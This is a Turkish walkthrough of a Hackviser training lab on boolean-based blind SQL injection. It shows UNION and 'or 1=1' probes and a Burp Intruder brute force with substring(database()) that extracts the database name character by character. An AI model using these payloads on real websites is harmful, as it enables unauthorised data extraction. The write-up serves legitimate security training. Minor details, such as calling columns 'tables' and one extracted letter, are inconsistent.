

BOOLEAN-BASED BLIND SQL INJECTION WRITE-UP

Bu yazımda Hackviser platformu üzerinde bulunan Web Lab'ları içerisindeki SQL Injection kategorisindeki Boolean-Based Blind SQL Injection labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar, stok kontrol fonksiyonunda bir SQL Injection güvenlik açığı içermektedir. İş mantığı nedeniyle, sunucudan yalnızca "stokta mevcut" veya "stokta mevcut değil" yanıtı dönmektedir.

Laboratuvarı tamamlamak için, bu iki olasılığı kullanarak bir Blind SQL Injection saldırısı gerçekleştirin ve veritabanı adını öğrenin.


Veritabanı adı nedir?

***BOOLEAN-BASED BLIND SQL INJECTION:** Ekrana hata mesajının yazdırılmadığı, kör olarak uygulanması gereken SQL Injection tekniğidir. “,’#< gibi karakterlerin kullanılması ile ortaya çıkar.*

ÇÖZÜM: Bu soruyu çözmek için Burp Suite programına ihtiyacımız olacak. Burp Suite aracını hiç bilmeyenler için [Burp Suite Nedir?](#) Ziyaret edebilir.

Stock Control

Select an item to check:



Böyle bir sayfamız var ve “stokta var” , “stokta yok” gibi sonuçlar dönderiyor. Örneğin iphone 6s telefonunu seçip check butonuna basıyorum.

Product sold out.

Stokta yok dedi.

Burp Suite programını kullanma sebebimiz labın Boolean-Based Blind SQL olmasıdır. Kaç sütun olduğunu bulmak için yine payload denemeleri yapıyorum. Union komutu yardımıyla

```
search=iphone6s ' UNION+SELECT+1, 2#
```

Girdikten sonra sayfa Stokta olmayan ürün stokta var olarak görüldü ve 2,3 yazdığımda direkt sayfa ile bağlantısı kesildiği için 2 sütundan oluştuğunu bulduk.

Bize normal şartlarda “Product sold out.” Çıktısı veriyor. Şimdi basit bir sql payload deneyeceğim.

```
search=iphone6s ' or 1=1#
```

Şimdi çıktıya bakacağım.

```
<div class="alert alert-success te:
  We have this product in stock.
```

Evet, şimdi burada bir boolean based sql açığı olduğunu doğruladık. Şimdi bu açığı sömürmemiz gerekiyor ve bunun için de payload lazım.

Uzunca bir araştırma sonucu 'and substring(database(),1,1)='x'# payloadını kullanmamız gerektiğini buldum. Biz 2 tablo olduğunu bulmuştuk daha önce. Burada Intruder üzerinden brute force saldırısı yapacağız. Şimdi Intruder'i ayarlıyoruz.

```
search=iphone6s' or substring(database(),1,1)='Sa$'#
```

Artık brute force saldırısı yapmaya hazırız.

0		200	188	2667
1	a	200	76	2667
2	b	200	188	2667
3	c	200	79	2667
4	d	200	196	2667
5	f	200	76	2667
6	e	200	191	2681
7	g	200	76	2667
8	h	200	189	2667
9	i	200	82	2667
10	j	200	194	2667
11	k	200	77	2667
12	l	200	189	2667
13	m	200	78	2667
14	n	200	193	2667
15	o	200	197	2667
16	p	200	191	2667
17	r	200	187	2667

Kendi eklediğim list ile(harfleri tek tek ekledim.) brute force saldırısı yaptık. Burada en sağ kısımdaki length uzunluğuna baktığımızda 2681 ile diğerlerinden farklı bir harf var "e". İlk harfimizi bulduk. Şimdi 'and substring(database(),2,1)='x'# yaparak 2.harfimizi bulmayı deneyelim.

3	c	200	199	2681
---	---	-----	-----	------

Ve sonuç aldıkça bu sayıyı arttıralım.

8	h	200	211	2681
15	o	200	200	2681
14	u	200	188	2681
18	s	200	201	2681
19	t	200	192	2681
15	o	200	199	2681
17	r	200	194	2681
5	e	200	207	2681

Daha sonra çıktıda herhangi bir değişiklik olmadı ve böylelikle cevaba ulaşmış olduk.

Cevap: **echo_store**